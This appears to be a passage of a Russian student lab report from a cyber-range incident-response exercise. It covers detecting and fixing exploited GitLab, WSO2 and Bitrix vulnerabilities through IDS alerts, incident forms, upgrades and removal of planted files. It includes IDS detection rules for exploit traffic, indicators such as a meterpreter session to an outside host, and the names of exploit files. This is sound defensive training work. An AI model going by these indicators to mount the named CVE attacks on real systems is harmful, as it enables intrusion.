RT	2025-10-23 09:58:23	<a href="#">3.70</a>	195.239.174.11	5559	10.10.2.18	47616	ET POLICY Executable and linking format (ELF) file download
RT	2025-10-23 09:58:23	<a href="#">3.71</a>	195.239.174.11	5559	10.10.2.18	47616	ET POLICY Executable and linking format (ELF) file download
RT	2025-10-23 09:58:23	<a href="#">3.72</a>	195.239.174.11	5559	10.10.2.18	47616	ET POLICY Executable and linking format (ELF) file download
RT	2025-10-23 09:58:23	<a href="#">3.73</a>	195.239.174.11	5559	10.10.2.18	47616	ET POLICY Executable and linking format (ELF) file download
RT	2025-10-23 09:58:23	<a href="#">3.74</a>	195.239.174.11	5559	10.10.2.18	47616	ET POLICY Executable and linking format (ELF) file download

Рис. 17: Обнаружение уязвимости

# Описание инцидента

## Добавление инцидента

Название ⓘ  
Уязвимость «Gitlab Exiftool»

Источник ⓘ  
10.10.1.33 (Bitrix CMS) ×

Дата и время события ⓘ  
23.10.2025 12:58 ×

Поражённые активы ⓘ  
10.10.2.18 (GitLab) ×

Описание ⓘ  
Продукт GitLab версии 13.10.2 содержит уязвимость CVE-2021-22204, которая позволяет получить RCE при загрузке определенных файлов в репозиторий

Рекомендации ⓘ  
Обновление версии GitLab до версии 13.10.3 и выше. Запрет на создание новых аккаунтов (или активация подтверждения создания аккаунта администратором).

Индикаторы компрометации ⓘ  
Unauthenticated Remote ExifTool Command Injection


Прикрепить файл ⓘ

IDS\_packet\_time-2025-10-23T09\_58\_21.927268Z\_ruleid-3157452.pcap ×

Выберите файл

Отмена Добавить

# Решение



## Решение

```
KeepPass 2
root@ampire-gitlab: /home/user
user@ampire-gitlab:~$ ls
vuln_machine
user@ampire-gitlab:~$ cd vuln_machine/
user@ampire-gitlab:~/vuln_machine$ ls
checker_payload_deleter.py  checker_payload_meterpreter.py  d4
checker_payload_dump.py      checker_vuln.py                reset.py
user@ampire-gitlab:~/vuln_machine$ cd
user@ampire-gitlab:~$ exit
logout
Connection to 10.10.2.18 closed.
root@ampire-gitlab:/home# cd
root@ampire-gitlab:~# ls
backup
root@ampire-gitlab:~# cd /home/user
root@ampire-gitlab:/home/user# ls
gitlab-ce_13.10.3-ce.0_amd64.deb  vuln_machine
root@ampire-gitlab:/home/user# dpkg -i gitlab-ce_13.10.3-ce.0_amd64.deb
Selecting previously unselected package gitlab-ce.
dpkg: considering removing gitlab-ee in favour of gitlab-ce ...
dpkg: yes, will remove gitlab-ee in favour of gitlab-ce
(Reading database ... 212159 files and directories currently installed.)
Preparing to unpack gitlab-ce_13.10.3-ce.0_amd64.deb ...
Unpacking gitlab-ce (13.10.3-ce.0) ...
```

Title	User Name	Password
Gitlab WEB	administrator	*****
Gitlab SSH via PuTTY	user	*****
Gitlab SSH via Bitvise	user	*****
Gitlab SCP	user	*****

Group: GitLab, Title: Gitlab SCP, User Name: user, Password: \*\*\*\*\*. URL: <scp://10.10.2.18>. Creating a new connection...

Рис. 20: Установка обновления

## Решение

KeePass 2

Frame.kdbx - KeePass

```
root@ampire-gitlab:/home/user
pok: run: nginx: (pid 26527) 0s
ok: run: node-exporter: (pid 26533) 1s
ok: run: postgres-exporter: (pid 26539) 0s
ok: run: postgresql: (pid 1678) 7119s
ok: run: prometheus: (pid 26548) 1s
ok: run: puma: (pid 26633) 0s
ok: run: redis: (pid 1670) 7120s
ok: run: redis-exporter: (pid 26639) 0s
ok: run: sidekiq: (pid 26645) 1s

Fra
Upgrade complete! If your GitLab server is misbehaving try running
  sudo gitlab-ctl restart
before anything else.
If you need to roll back to the previous version you can use the database
backup made during the upgrade (scroll up for the filename).

root@ampire-gitlab:/home/user#
```

Group: GitLab, Title: GitLab SCP, I  
10:44:25 AM, Last Modification T

## Последствия meterpreter

KeePass 2

Frame.kdbx - KeePass

root@ampire-gitlab: /home/user

```
Upgrading GitLab...  
Upgrade complete! If your GitLab server is misbehaving try running  
sudo gitlab-ctl restart  
before anything else.  
If you need to roll back to the previous version you can use the database  
backup made during the upgrade (scroll up for the filename).  
root@ampire-gitlab:/home/user# ss -tp  
State      Recv-Q      Send-Q      Local Address:Port          Peer Address:Port  
ESTAB      0            0           10.10.2.18:47616        195.239.174.11:5559  
users:(("APmvKk",pid=2541,fd=3))  
ESTAB      0            0           127.0.0.1:41580        127.0.0.1:9187  
users:(("prometheus",pid=26548,fd=10))  
ESTAB      0            0           127.0.0.1:44246        127.0.0.1:9100  
users:(("prometheus",pid=26548,fd=23))  
SYN-SENT   0            1           10.10.2.18:41450        195.239.174.125:puppet  
users:(("puppet",pid=26461,fd=6))  
ESTAB      0            0           127.0.0.1:57082        127.0.0.1:9121  
users:(("prometheus",pid=26548,fd=22))  
ESTAB      0            0           127.0.0.1:8082         127.0.0.1:51318
```

Group: [Global](#), Title: Global SCP, Last Modification Time: 10:44:25 AM, Last Modification User: root

# Последствия meterpreter

Чт, 23 октября 14:55

Промежуточный конт... | cisco ip communicator | Ampire | squert (137) - admin | AMpire-IDS-1 - ViPNet | +

Не защищено https://10.140.2.13/trainings/471/csirt/common

AMPIRE

Лабораторная 3-D (НПИ) 23\_10  
Группа: НПИбд-01-22 (B) - суббота

английский русский

Google Translate

Главная Тренировки 1 База знаний

Основная информация Инциденты Цепочки кибератаки Beta Схема шаблона Материалы

Тренировка запущена. Атака завершена 100%  
00:00:00

Сценарий: Ampire Защита интеграционной платформы  
Шаблон: Офис (Конфигуратор)

Запущена в: 12:54

Назначенные инциденты  
Уязвимость «Gitlab Exittool»

Уязвимости и последствия

Уязвимость 1  
Bitrix deface  
На устранено

GitLab RCE  
Устранимо

Уязвимость 3  
Последствие 1  
Сервер недоступен

GitLab meterpreter  
Устранимо

Ресурсы

Уведомления 17

Настройки

Амуничников Антон  
@1132227133@pfur.ru

28/41

Уязвимость платформы для интеграции интерфейсов прикладного программирования, приложений и веб-служб WSO2 связана с возможностью загрузки произвольного JSP-файла на сервер. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный код.

# Обнаружение уязвимости

## Результаты поиска по IOC

CVE-2022-27228

Основное Правила обнаружения вторжений 7 Взаимосвязи 1 Граф

### Обзор CVE-2022-27228

Название уязвимости: Уязвимость модуля «vote» в CMS 1С-Битрикс

Описание уязвимости: Уязвимость CVE-2022-27228 в модуле «vote» системы управления содержимым сайтов (CMS) «1С-Битрикс: Управление сайтом» позволяет отправлять специально сформированные сетевые пакеты: нарушитель может удаленно записать произвольные файлы в уязвимую систему, а также выполнить произвольную команду в записанном файле, используя небезопасную десериализацию

Рекомендации по нейтрализации:

- добавление кода в исходный файл модуля, ограничивающего POST запросы;
- создать в директории модуля файл .htaccess с кодом, ограничивающим все запросы;
- удалить модуль vote;
- обновление программного обеспечения CMS Bitrix до актуальной версии 22.0.400 и выше.

## Обнаружение уязвимости

QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL
57	2	3		10:02:12	ET INFO User-Agent (python-requests) Inbound to Webserver	2017515	6	<b>41.606%</b>
47	1	4		10:01:17	ET POLICY Executable and linking format (ELF) file download	2000418	6	<b>34.307%</b>
1	1	1		10:01:16	ET WEB_SERVER WebShell Generic - ASP File Uploaded	2017260	6	<b>0.730%</b>
1	1	1		10:01:16	ET ATTACK_RESPONSE Possible WebShell Upload Attempt via Directory Traversal M1	2038637	6	<b>0.730%</b>
10	1	1		09:58:27	ET INFO Suspicious Windows NT version 9 User-Agent	2015822	6	<b>7.299%</b>
1	1	1		09:57:55	ET SCAN Potential SSH Scan	2001219	6	<b>0.730%</b>
2	7	1		09:57:23	[OSSEC] Listened ports status (netstat) changed (new port opened or closed).	533	0	<b>1.460%</b>
3	1	1		09:56:33	ET POLICY curl User-Agent Outbound	2013028	6	<b>2.190%</b>
3	1	1		09:56:33	ET INFO curl User-Agent to Dotted Quad	2034567	6	<b>2.190%</b>
4	1	1		09:56:12	ET EXPLOIT php script base64 encoded Remote Code Execution 2	2025808	6	<b>2.920%</b>
3	1	1		09:55:40	ET WEB_SERVER PHP tags in HTTP POST	2011768	6	<b>2.190%</b>
1	1	1		09:55:20	GPL ICMP_INFO PING *NIX	2100366	1	<b>0.730%</b>
4	7	1		09:53:02	[OSSEC] Integrity checksum changed.	550	0	<b>2.920%</b>

# Обнаружение уязвимости

### События

События за последние 24 часа

У...	Дата и время	Код событи...	К...	Название правила	Класс
●	13:01:17.100 23...	3121915	1	ET POLICY Executable and I...	policy-violation
●	13:01:16.497 23...	3243840	1	AM EXPLOIT [ET] WSO2 Mu...	web-application-attack

### Событие 13:01:16.497 23.10.2025

[Скачать](#) | [X](#)

Событие	Источник	Получатель	Пакет
---------	----------	------------	-------

#### Общая информация

Дата и время: 13:01:16.497 23.10.2025  
Интерфейс захвата: eth2  
Уровень важности: Высокий  
Тип события: Сигнатурное событие  
Протокол: TCP  
Код события: 3243840  
Клиентское приложение: python-requests/2.28.1  
Доменное имя ресурса: 10.10.2.27:9763

#### Правило анализа

Класс: web-application-attack  
Группа: exploit  
Название: AM EXPLOIT [ET] WSO2 Multiple Products RCE (CVE-2022-29464)  
Описание:  
Правило обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости  
Текст:  

```
alert tcp any any -> $HOME_NET[$HTTP_PORTS,9763] (msg: "AM EXPLOIT [ET] WSO2 Multiple Products RCE (CVE-2022-29464)";flow: established,to_server,content: "POST";depth: 4;content: "/fileupload/toolsAny";http_uri,content: "Content-Disposition:form-data;nocase;http_client_body;content: \"name=\";http_client_body;distance: 0;co
```

# Обнаружение уязвимости

### События

События за последние 24 часа

У...	Дата и время	Код событи...	К...	Название правила	Класс
●	13:01:17.100 23...	3121915	1	ET POLICY Executable and l...	policy-violation
●	13:01:16.497 23...	3243840	1	AM EXPLOIT [ET] WS02 Mu...	web-application

Страница 1 из 1

### Событие 13:01:17.100 23.10.2025

Событие Источник Получатель Пакет

#### Общая информация

Дата и время	13:01:17.100 23.10.2025
Интерфейс захвата	eth2
Уровень важности	Высокий
Тип события	Сигнатурное событие
Протокол	TCP
Код события	3121915

#### Правило анализа

Класс	policy-violation
Группа	policy
Название	ET POLICY Executable and linking format (ELF) file download var1

Описание:  
Сигнатурные возможного нарушения политики информационной безопасности

Текст:

```
alert tcp $EXTERNAL_NET !$HTTP_PORTS -> $HOME_NET any (msg: "ET POLICY Executable and linking format (ELF) file download var1";flow: established;content: "7F|ELF";fast_pattern;content: "J00 00 00 00 00 00 00 00";distance: 0;flowbits: set, ET.ELFDownload;reference: url,web.archive.org/web/20131114024152/https://www.itee.uq.edu.au/~cristina/students/david/honoursThesis96/bff.htm;reference: url,doc.emergingthreats.net/bin/view/Main/2000418;classtype: policy-violation;sid: 3121915;rev: 6;metadata: affected_asset dst, affected_product generic_linux:linux, affected_vendor generic_linux, attack_target Client_Endpoint, created_at 2010-07-30 tag AM_ARMA tag T1190_tias category Info updated at 2017-02-03)
```

# Описание инцидента

## Добавление инцидента

Название ⓘ  
WSO2 RCE

Дата и время события ⓘ  
23.10.2025 13:01

Источник ⓘ  
10.10.1.33 (Bitrix CMS) ×

Поражённые активы ⓘ  
10.10.2.27 (API-Manager) ×

Описание ⓘ  
приложений и веб-служб WSO2 связана с возможностью загрузки произвольного JSP-файла на сервер. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный код

Рекомендации ⓘ  
- обновление версии API-Manager до версии 4.1.0 Beta Released;  
- изменение параметра загрузки ресурсов в конфигурационном файле.

Индикаторы компрометации ⓘ  
AM EXPLOIT [ET] WSO2 Multiple Products RCE (CVE-

Прикрепить файл ⓘ

IDS\_packet\_time-2025-10-23T10\_01\_16.497563Z\_ruleid-3243840.pcap ×

Выберите файл

Отмена Добавить

## Решение

```
lines 1-51
user@wso2-virtual-machine:~$ systemctl list-units | grep wso2
    wso2api.service

user@wso2-virtual-machine:~$ systemctl stop wso2api-service
Failed to stop wso2api-service.service: Interactive authentication required.
See system logs and 'systemctl status wso2api-service.service' for details.
user@wso2-virtual-machine:~$ systemctl stop wso2api.service
Failed to stop wso2api.service: Interactive authentication required.
See system logs and 'systemctl status wso2api.service' for details.
user@wso2-virtual-machine:~$ sudo -i
[sudo] password for user:
root@wso2-virtual-machine:~# ^C
root@wso2-virtual-machine:~# systemctl stop wso2api-service
Failed to stop wso2api-service.service: Unit wso2api-service.service not loaded.
root@wso2-virtual-machine:~# systemctl stop wso2api.service
root@wso2-virtual-machine:~#
```

Рис. 29: Остановка запущенной службы уязвимого приложения

# Решение

The screenshot shows the WinSCP interface with two panes. The left pane displays a local directory structure under 'C:\Updates\'. The right pane shows a remote directory structure under '/home/user/'. A file upload dialog is open in the center, prompting to upload 'wso2am-4.1.0-beta.zip' to the remote directory. The dialog includes fields for 'Transfer settings' (set to 'Binary') and 'Transfer type' (set to 'Binary'). There are checkboxes for 'Transfer in background (add to transfer queue)' and 'Do not show this dialog box again'. Buttons for 'OK', 'Cancel', and 'Help' are at the bottom.

Updates - user@10.10.2.27 - WinSCP

Local Mark Files Commands Session Options Remote Help

Synchronize Queue Transfer Settings Default

user@10.10.2.27 New Session

C:\Local Disk /home/user/

Name Size Type Changed

Name	Size	Type	Changed
..		Parent directory	10/23/2025 2:59:14 PM
ColdFusion		File folder	
Device Master		File folder	
Elfinder		File folder	
Gitea		File folder	
Gitlab		File folder	
GLPI		File folder	
Jenkins		File folder	
MajorDoMo		File folder	
Metabase		File folder	
Nagiosxi		File folder	
OfBiz		File folder	
Openfire		File folder	
TeamCity		File folder	
WordPress		File folder	
Zimbra		File folder	
axis2.war	19,515 KB	WAR File	5/6/2025 7:53:16 AM
CoolPDFReader.exe	3,283 KB	Application	11/5/2024 4:13:55 PM
pcng-setup-20.1.9.67...	707,230 KB	SH File	3/9/2024 3:09:32 PM
struts2-secure-jakarta...	10 KB	JAR File	11/5/2024 4:13:56 PM
wso2am-4.1.0-beta.zip	425,828 KB	Compressed (zipp...)	10/23/2025 3:01:25 PM

Upload

Upload file 'wso2am-4.1.0-beta.zip' to remote directory: /home/user/\*.\*

Transfer settings

Transfer type: Binary

Transfer in background (add to transfer queue)

Do not show this dialog box again

OK Cancel Help

415 MB of 1.10 GB in 1 of 20 0 B of 8.76 KB in 0 of 9 14 hidden

36/41

```
user@wso2-virtual-machine: ~
GNU nano 2.9.3

[Unit]
Description=WSO2 Api-Manager
After=network.target
[Service]
Environment="JAVA_HOME=/usr/lib/jvm/java-1.8.0-openjdk-amd64"
Type=forking
ExecStart=/opt/wso2am-4.1.0-beta/bin/api-manager.sh start
ExecStop=/opt/wso2am-4.1.0-beta/bin/api-manager.sh stop
ExecReload=/opt/wso2am-4.1.0-beta/bin/api-manager.sh restart
PIDFile=/opt/wso2am-4.1.0-beta/wso2carbon.pid
[Install]
WantedBy=multi-user.target
```

## Решение

```
user@wso2-virtual-machine:~$ sudo systemctl daemon-reload
user@wso2-virtual-machine:~$ sudo systemctl restart wso2api.service
user@wso2-virtual-machine:~$ sudo systemctl status wso2api.service
● wso2api.service - WSO2 Api-Manager
   Loaded: loaded (/etc/systemd/system/wso2api.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2025-10-23 19:07:26 +07; 8s ago
     Process: 19800 ExecStart=/opt/wso2am-4.1.0-beta/bin/api-manager.sh start (code=exited, status=0/SUCCESS)
    Main PID: 19835 (java)
       Tasks: 19 (limit: 2318)
      CGroup: /system.slice/wso2api.service
              └─19804 sh /opt/wso2am-4.1.0-beta/bin/api-manager.sh
                  ├─19835 /usr/lib/jvm/java-1.8.0-openjdk-amd64/bin/java -Xbootclasspath/a: -Xms256m -Xmx1024m -XX:+HeapDumpOnOutOfMemoryError -XX:HeapDumpPath=/opt/wso2am-4.1.0-beta/z
                  └─19836 /usr/lib/jvm/java-1.8.0-openjdk-amd64/bin/java -Xbootclasspath/a: -Xms256m -Xmx1024m -XX:+HeapDumpOnOutOfMemoryError -XX:HeapDumpPath=/opt/wso2am-4.1.0-beta/z

Oct 23 19:07:25 wso2-virtual-machine systemd[1]: Starting WSO2 Api-Manager...
Oct 23 19:07:25 wso2-virtual-machine systemd[1]: wso2api.service: Can't open PID file /opt/wso2am-4.1.0-beta/wso2carbon.pid (yet?) after start: No such file or directory
Oct 23 19:07:26 wso2-virtual-machine systemd[1]: wso2api.service: Supervising process 19835 which is not our child. We'll most likely not notice when it exits.
Oct 23 19:07:26 wso2-virtual-machine systemd[1]: Started WSO2 Api-Manager.
lines 1-14/14 (END)
```

Рис. 32: Перезапуск службы

```
user@wso2-virtual-machine:~$  
user@wso2-virtual-machine:~$ cd /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/  
user@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint$ rm exploit.jsp  
rm: remove write-protected regular file 'exploit.jsp'? y  
user@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint$ █
```

Рис. 33: Удаление загруженных файлов

## Решение

```
user@wso2-virtual-machine:~$ cd /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/
user@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint$ rm exploit.jsp
rm: remove write-protected regular file 'exploit.jsp'? y
user@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint$ cd /tmp/
user@wso2-virtual-machine:/tmp$ rm payload.elf
rm: cannot remove 'payload.elf': Operation not permitted
user@wso2-virtual-machine:/tmp$ sudo rm payload.elf
user@wso2-virtual-machine:/tmp$ █
```

Рис. 34: Удаление загруженных файлов

## Последствие WSO2 User web

```
10.10.1.33 - - [23/Oct/2025:17:02:27 +0700] POST /carbon/user/add-step2.jsp HTTP/1.1 200 6449 - python-requests/2.28.1 1.757
user@wso2-virtual-machine:~$ cat /var/log/wso2 http_access.log | grep '/carbon/user'
10.10.1.33 - - [23/Oct/2025:17:02:27 +0700] POST /carbon/user/add-step2.jsp HTTP/1.1 200 6449 - python-requests/2.28.1 1.757
10.10.1.33 - - [23/Oct/2025:17:02:28 +0700] POST /carbon/user/add-finish-ajaxprocessor.jsp HTTP/1.1 200 158 - python-requests/2.28.1 0.745
```

Рис. 35: События создания пользователя в веб-интерфейсе

## Последствие WSO2 User web



## Вывод

---

## Вывод

Разобрались с сценарием действий нарушителя “Защита интеграционной платформы”.  
Выявили и устранили уязвимости и их последствия.

The screenshot shows the CSIRT platform interface. At the top, it displays the title "Лабораторная 3-D (НПИ) 23\_10" and a group identifier "Группа: НПИбд-01-22 (В) - суббота". On the right, there is a button "+ Добавить инцидент". The left sidebar contains navigation icons for Home, Groups, and Notifications (with 1 notification). The main content area has tabs for "Основная информация", "Инциденты", "Цепочки кибератаки", "Beta", "Схема шаблона", and "Материалы".

**Основная информация:** Shows a large orange circular icon with concentric lines. Text: "Тренировка запущена. Атака завершена 100% 00:00:00". Below it: "Сценарий: Ampire Защита интеграционной платформы" and "Шаблон: Офис (Конфигуратор)". A timestamp "Запущена в: 12:54" is also present.

**Инциденты:** Section titled "Назначенные инциденты" showing "WSO2 RCE".

**Уязвимости и последствия:** A section listing vulnerabilities and their status. It includes:

- Bitrix vote RCE (Устранено)
- Bitrix deface (Устранено)
- WSO2 API-Manager RCE (Устранено)
- GitLab RCE (Устранено)
- GitLab meterpreter (Устранено)

In the bottom right corner, there is a page footer "41/41".